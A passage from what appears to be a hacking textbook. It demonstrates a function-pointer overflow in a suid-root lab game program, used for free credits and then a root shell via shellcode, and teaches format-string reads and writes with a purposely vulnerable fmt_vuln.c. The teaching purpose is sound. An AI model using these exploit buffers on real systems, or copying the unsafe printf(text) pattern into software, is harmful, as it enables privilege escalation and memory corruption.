This function only stops inputting at a newline character. There is nothing to limit it to the length of the destination name buffer, meaning an overflow is possible. In order to take advantage of the overflow, we need to make the program call the function pointer after it is overwritten. This happens in the `play_the_game()` function, which is called when any game is selected from the menu. The following code snippet is part of the menu selection code, used for picking and playing a game.

```
      if((choice < 1) || (choice > 7))
         printf("\n[!!] The number %d is an invalid selection.\n\n", choice);
      else if (choice < 4) {  // Otherwise, choice was a game of some sort.
            if(choice != last_game) { // If the function ptr isn't set,
               if(choice == 1)        // then point it at the selected game
                  player.current_game = pick_a_number;
               else if(choice == 2)
                  player.current_game = dealer_no_match;
               else
                  player.current_game = find_the_ace;
               last_game = choice;   // and set last_game.
            }
            play_the_game();   // Play the game.
         }
```

If last_game isn't the same as the current choice, the function pointer of current_game is changed to the appropriate game. This means that in order to get the program to call the function pointer without overwriting it, a game must be played first to set the last_game variable.

```
reader@hacking:~/booksrc $ ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 70 credits] ->  1

[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: 5
The winning number is 17
Sorry, you didn't win.

You now have 60 credits
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
```

```
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
[1]+  Stopped                 ./game_of_chance
reader@hacking:~/booksrc $
```

You can temporarily suspend the current process by pressing CTRL-Z. At this point, the `last_game` variable has been set to 1, so the next time 1 is selected, the function pointer will simply be called without being changed. Back at the shell, we figure out an appropriate overflow buffer, which can be copied and pasted in as a name later. Recompiling the source with debugging symbols and using GDB to run the program with a breakpoint on `main()` allows us to explore the memory. As the output below shows, the name buffer is 100 bytes from the `current_game` pointer within the user structure.

```
reader@hacking:~/booksrc $ gcc -g game_of_chance.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048813: file game_of_chance.c, line 41.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at game_of_chance.c:41
41          srand(time(0)); // Seed the randomizer with the current time.
(gdb) p player
$1 = {uid = 0, credits = 0, highscore = 0, name = '\0' <repeats 99 times>,
current_game = 0}
(gdb) x/x &player.name
0x804b66c <player+12>:  0x00000000
(gdb) x/x &player.current_game
0x804b6d0 <player+112>: 0x00000000
(gdb) p 0x804b6d0 - 0x804b66c
$2 = 100
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Using this information, we can generate a buffer to overflow the name variable with. This can be copied and pasted into the interactive Game of Chance program when it is resumed. To return to the suspended process, just type `fg`, which is short for *foreground*.

```
reader@hacking:~/booksrc $ perl -e 'print "A"x100 . "BBBB" . "\n"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAABBBB
reader@hacking:~/booksrc $ fg
./game_of_chance
5

Change user name
```

```
Enter your new name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB]
[You have 60 credits] ->  1

[DEBUG] current_game pointer @ 0x42424242
Segmentation fault
reader@hacking:~/booksrc $
```

Select menu option 5 to change the username, and paste in the overflow buffer. This will overwrite the function pointer with `0x42424242`. When menu option 1 is selected again, the program will crash when it tries to call the function pointer. This is proof that execution can be controlled; now all that's needed is a valid address to insert in place of *BBBB*.

The `nm` command lists symbols in object files. This can be used to find addresses of various functions in a program.

```
reader@hacking:~/booksrc $ nm game_of_chance
0804b508 d _DYNAMIC
0804b5d4 d _GLOBAL_OFFSET_TABLE_
080496c4 R _IO_stdin_used
         w _Jv_RegisterClasses
0804b4f8 d __CTOR_END__
0804b4f4 d __CTOR_LIST__
0804b500 d __DTOR_END__
0804b4fc d __DTOR_LIST__
0804a4f0 r __FRAME_END__
0804b504 d __JCR_END__
0804b504 d __JCR_LIST__
0804b630 A __bss_start
0804b624 D __data_start
08049670 t __do_global_ctors_aux
08048610 t __do_global_dtors_aux
0804b628 D __dso_handle
         w __gmon_start__
08049669 T __i686.get_pc_thunk.bx
0804b4f4 d __init_array_end
0804b4f4 d __init_array_start
080495f0 T __libc_csu_fini
08049600 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
```

```
0804b630 A _edata
0804b6d4 A _end
080496a0 T _fini
080496c0 R _fp_hw
08048484 T _init
080485c0 T _start
080485e4 t call_gmon_start
         U close@@GLIBC_2.0
0804b640 b completed.1
0804b624 W data_start
080490d1 T dealer_no_match
080486fc T dump
080486d1 T ec_malloc
         U exit@@GLIBC_2.0
08048684 T fatal
080492bf T find_the_ace
08048650 t frame_dummy
080489cc T get_player_data
         U getuid@@GLIBC_2.0
08048d97 T input_name
08048d70 T jackpot
08048803 T main
         U malloc@@GLIBC_2.0
         U open@@GLIBC_2.0
0804b62c d p.0
         U perror@@GLIBC_2.0
08048fde T pick_a_number
08048f23 T play_the_game
0804b660 B player
08048df8 T print_cards
         U printf@@GLIBC_2.0
         U rand@@GLIBC_2.0
         U read@@GLIBC_2.0
08048aaf T register_new_player
         U scanf@@GLIBC_2.0
08048c72 T show_highscore
         U srand@@GLIBC_2.0
         U strcpy@@GLIBC_2.0
         U strncat@@GLIBC_2.0
08048e91 T take_wager
         U time@@GLIBC_2.0
08048b72 T update_player_data
         U write@@GLIBC_2.0
reader@hacking:~/booksrc $
```

The `jackpot()` function is a wonderful target for this exploit. Even though the games give terrible odds, if the `current_game` function pointer is carefully overwritten with the address of the `jackpot()` function, you won't even have to play the game to win credits. Instead, the `jackpot()` function will just be called directly, doling out the reward of 100 credits and tipping the scales in the player's direction.

This program takes its input from standard input. The menu selections can be scripted in a single buffer that is piped to the program's standard input. These selections will be made as if they were typed. The following example will choose menu item 1, try to guess the number 7, select `n` when asked to play again, and finally select menu item 7 to quit.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n7\n"' | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 20
Sorry, you didn't win.

You now have 50 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 50 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

This same technique can be used to script everything needed for the exploit. The following line will play the Pick a Number game once, then change the username to 100 *A*'s followed by the address of the `jackpot()` function. This will overflow the `current_game` function pointer, so when the Pick a Number game is played again, the `jackpot()` function is called directly.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\
x8d\x04\x08\n" . "1\nn\n" . "7\n"'
1
5
```

```
n
5
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAp?
1
n
7
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\
x8d\x04\x08\n" . "1\nn\n" . "7\n"' | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 50 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 15
Sorry, you didn't win.

You now have 40 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 40 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 40 credits] ->
```

```
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 140 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 140 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

After confirming that this method works, it can be expanded upon to gain any number of credits.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\
x8d\x04\x08\n" . "1\n" . "y\n"x10 . "n\n5\nJon Erickson\n7\n"' | ./
game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 140 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 1
Sorry, you didn't win.

You now have 130 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
```

```
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 130 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 130 credits] ->
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 230 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 330 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 430 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 530 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 630 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!
```

```
You now have 730 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 830 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 930 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1030 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1130 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1230 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 1230 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
```

```
[Name: Jon Erickson]
[You have 1230 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

As you might have already noticed, this program also runs suid root. This means shellcode can be used to do a lot more than win free credits. As with the stack-based overflow, shellcode can be stashed in an environment variable. After building a suitable exploit buffer, the buffer is piped to the game_of_chance's standard input. Notice the dash argument following the exploit buffer in the cat command. This tells the cat program to send standard input after the exploit buffer, returning control of the input. Even though the root shell doesn't display its prompt, it is still accessible and still escalates privileges.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat ./shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./game_of_chance
SHELLCODE will be at 0xbffff9e0
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n5\n" . "A"x100 . "\xe0\
xf9\xff\xbf\n" . "1\n"' > exploit_buffer
reader@hacking:~/booksrc $ cat exploit_buffer - | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 70 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 2
Sorry, you didn't win.

You now have 60 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
```

```
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 60 credits] ->
[DEBUG] current_game pointer @ 0xbffff9e0

whoami
root
id
uid=0(root) gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(re
ader)
```

0x350 Format Strings

A format string exploit is another technique you can use to gain control of a privileged program. Like buffer overflow exploits, *format string exploits* also depend on programming mistakes that may not appear to have an obvious impact on security. Luckily for programmers, once the technique is known, it's fairly easy to spot format string vulnerabilities and eliminate them. Although format string vulnerabilities aren't very common anymore, the following techniques can also be used in other situations.

0x351 Format Parameters

You should be fairly familiar with basic format strings by now. They have been used extensively with functions like `printf()` in previous programs. A function that uses format strings, such as `printf()`, simply evaluates the format string passed to it and performs a special action each time a format parameter is encountered. Each format parameter expects an additional variable to be passed, so if there are three format parameters in a format string, there should be three more arguments to the function (in addition to the format string argument).

Recall the various format parameters explained in the previous chapter.

Parameter	Input Type	Output Type
%d	Value	Decimal
%u	Value	Unsigned decimal
%x	Value	Hexadecimal
%s	Pointer	String
%n	Pointer	Number of bytes written so far

The previous chapter demonstrated the use of the more common format parameters, but neglected the less common %n format parameter. The fmt_uncommon.c code demonstrates its use.

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   int A = 5, B = 7, count_one, count_two;

   // Example of a %n format string
   printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);

   printf("count_one: %d\n", count_one);
   printf("count_two: %d\n", count_two);

   // Stack example
   printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);

   exit(0);
}
```

This program uses two %n format parameters in its printf() statement. The following is the output of the program's compilation and execution.


```
reader@hacking:~/booksrc $ gcc fmt_uncommon.c
reader@hacking:~/booksrc $ ./a.out
The number of bytes written up to this point X is being stored in count_one, and the number of
bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff7f4.  B is 7.
reader@hacking:~/booksrc $
```

The %n format parameter is unique in that it writes data without displaying anything, as opposed to reading and then displaying data. When a format function encounters a %n format parameter, it writes the number of bytes that have been written by the function to the address in the corresponding function argument. In fmt_uncommon, this is done in two places, and the unary address operator is used to write this data into the variables count_one and count_two, respectively. The values are then outputted, revealing that 46 bytes are found before the first %n and 113 before the second.

The stack example at the end is a convenient segue into an explanation of the stack's role with format strings:

```
printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);
```

When this printf() function is called (as with any function), the arguments are pushed to the stack in reverse order. First the value of B, then the address of A, then the value of A, and finally the address of the format string. The stack will look like the diagram here.



The format function iterates through the format string one character at a time. If the character isn't the beginning of a format parameter (which is designated by the percent sign), the character is copied to the output. If a format parameter is encountered, the appropriate action is taken, using the argument in the stack corresponding to that parameter.

But what if only two arguments are pushed to the stack with a format string that uses three format parameters? Try removing the last argument from the printf() line for the stack example so it matches the line shown below.

```
printf("A is %d and is at %08x.  B is %x.\n", A, &A);
```

This can be done in an editor or with a little bit of sed magic.

```
reader@hacking:~/booksrc $ sed -e 's/, B)/)/' fmt_uncommon.c > fmt_uncommon2.c
reader@hacking:~/booksrc $ diff fmt_uncommon.c fmt_uncommon2.c
14c14
<    printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);
---
>       printf("A is %d and is at %08x.  B is %x.\n", A, &A);
reader@hacking:~/booksrc $ gcc fmt_uncommon2.c
reader@hacking:~/booksrc $ ./a.out
The number of bytes written up to this point X is being stored in count_one, and the number of
bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffffc24.  B is b7fd6ff4.
reader@hacking:~/booksrc $
```

The result is b7fd6ff4. What the hell is b7fd6ff4? It turns out that since there wasn't a value pushed to the stack, the format function just pulled data from where the third argument should have been (by adding to the current frame pointer). This means 0xb7fd6ff4 is the first value found below the stack frame for the format function.

This is an interesting detail that should be remembered. It certainly would be a lot more useful if there were a way to control either the number of arguments passed to or expected by a format function. Luckily, there is a fairly common programming mistake that allows for the latter.

0x352 The Format String Vulnerability

Sometimes programmers use `printf(string)` instead of `printf("%s", string)` to print strings. Functionally, this works fine. The format function is passed the address of the string, as opposed to the address of a format string, and it iterates through the string, printing each character. Examples of both methods are shown in fmt_vuln.c.

fmt_vuln.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char text[1024];
   static int test_val = -72;

   if(argc < 2) {
      printf("Usage: %s <text to print>\n", argv[0]);
      exit(0);
   }
   strcpy(text, argv[1]);

   printf("The right way to print user-controlled input:\n");
   printf("%s", text);


   printf("\nThe wrong way to print user-controlled input:\n");
   printf(text);

   printf("\n");

   // Debug output
   printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);

   exit(0);
}
```

The following output shows the compilation and execution of fmt_vuln.c.

```
reader@hacking:~/booksrc $ gcc -o fmt_vuln fmt_vuln.c
reader@hacking:~/booksrc $ sudo chown root:root ./fmt_vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./fmt_vuln
reader@hacking:~/booksrc $ ./fmt_vuln testing
The right way to print user-controlled input:
testing
```

```
The wrong way to print user-controlled input:
testing
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Both methods seem to work with the string *testing*. But what happens if the string contains a format parameter? The format function should try to evaluate the format parameter and access the appropriate function argument by adding to the frame pointer. But as we saw earlier, if the appropriate function argument isn't there, adding to the frame pointer will reference a piece of memory in a preceding stack frame.

```
reader@hacking:~/booksrc $ ./fmt_vuln testing%x
The right way to print user-controlled input:
testing%x
The wrong way to print user-controlled input:
testingbffff3e0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

When the `%x` format parameter was used, the hexadecimal representation of a four-byte word in the stack was printed. This process can be used repeatedly to examine stack memory.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "%08x."x40')
The right way to print user-controlled input:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
%08x.%08x.
The wrong way to print user-controlled input:
bffff320.b7fe75fc.00000000.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252
e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.2
52e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e78
38.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

This is what the lower stack memory looks like. Remember that each four-byte word is backward, due to the little-endian architecture. The bytes `0x25`, `0x30`, `0x38`, `0x78`, and `0x2e` seem to be repeating a lot. Wonder what those bytes are?

```
reader@hacking:~/booksrc $ printf "\x25\x30\x38\x78\x2e\n"
%08x.
reader@hacking:~/booksrc $
```

As you can see, they're the memory for the format string itself. Because the format function will always be on the highest stack frame, as long as the format string has been stored anywhere on the stack, it will be located below the current frame pointer (at a higher memory address). This fact can be used to control arguments to the format function. It is particularly useful if format parameters that pass by reference are used, such as `%s` or `%n`.

0x353 Reading from Arbitrary Memory Addresses

The %s format parameter can be used to read from arbitrary memory addresses. Since it's possible to read the data of the original format string, part of the original format string can be used to supply an address to the %s format parameter, as shown here:

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way to print user-controlled input:
AAAA%08x.%08x.%08x.%08x
The wrong way to print user-controlled input:
AAAAbffff3d0.b7fe75fc.00000000.41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

The four bytes of 0x41 indicate that the fourth format parameter is reading from the beginning of the format string to get its data. If the fourth format parameter is %s instead of %x, the format function will attempt to print the string located at 0x41414141. This will cause the program to crash in a segmentation fault, since this isn't a valid address. But if a valid memory address is used, this process could be used to read a string found at that memory address.

```
reader@hacking:~/booksrc $ env | grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
reader@hacking:~/booksrc $ ./getenvaddr PATH ./fmt_vuln
PATH will be at 0xbffffdd7
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Here the getenvaddr program is used to get the address for the environment variable PATH. Since the program name *fmt_vuln* is two bytes less than *getenvaddr*, four is added to the address, and the bytes are reversed due to the byte ordering. The fourth format parameter of %s reads from the beginning of the format string, thinking it's the address that was passed as a function argument. Since this address is the address of the PATH environment variable, it is printed as if a pointer to the environment variable were passed to printf().

Now that the distance between the end of the stack frame and the beginning of the format string memory is known, the field-width arguments can be omitted in the %x format parameters. These format parameters are only needed to step through memory. Using this technique, any memory address can be examined as a string.

0x354 Writing to Arbitrary Memory Addresses

If the `%s` format parameter can be used to read an arbitrary memory address, you should be able to use the same technique with `%n` to write to an arbitrary memory address. Now things are getting interesting.

The `test_val` variable has been printing its address and value in the debug statement of the vulnerable fmt_vuln.c program, just begging to be overwritten. The test variable is located at `0x08049794`, so by using a similar technique, you should be able to write to the variable.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%n
The right way to print user-controlled input:
??%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $
```

As this shows, the `test_val` variable can indeed be overwritten using the `%n` format parameter. The resulting value in the test variable depends on the number of bytes written before the `%n`. This can be controlled to a greater degree by manipulating the field width option.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%n
The right way to print user-controlled input:
??%x%x%x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 21 0x00000015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%100x%n
The right way to print user-controlled input:
??%x%x%100x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 120 0x00000078
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%180x%n
The right way to print user-controlled input:
??%x%x%180x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 200 0x000000c8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%400x%n
The right way to print user-controlled input:
??%x%x%400x%n
```

```
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 420 0x000001a4
reader@hacking:~/booksrc $
```

By manipulating the field-width option of one of the format parameters before the %n, a certain number of blank spaces can be inserted, resulting in the output having some blank lines. These lines, in turn, can be used to control the number of bytes written before the %n format parameter. This approach will work for small numbers, but it won't work for larger ones, like memory addresses.

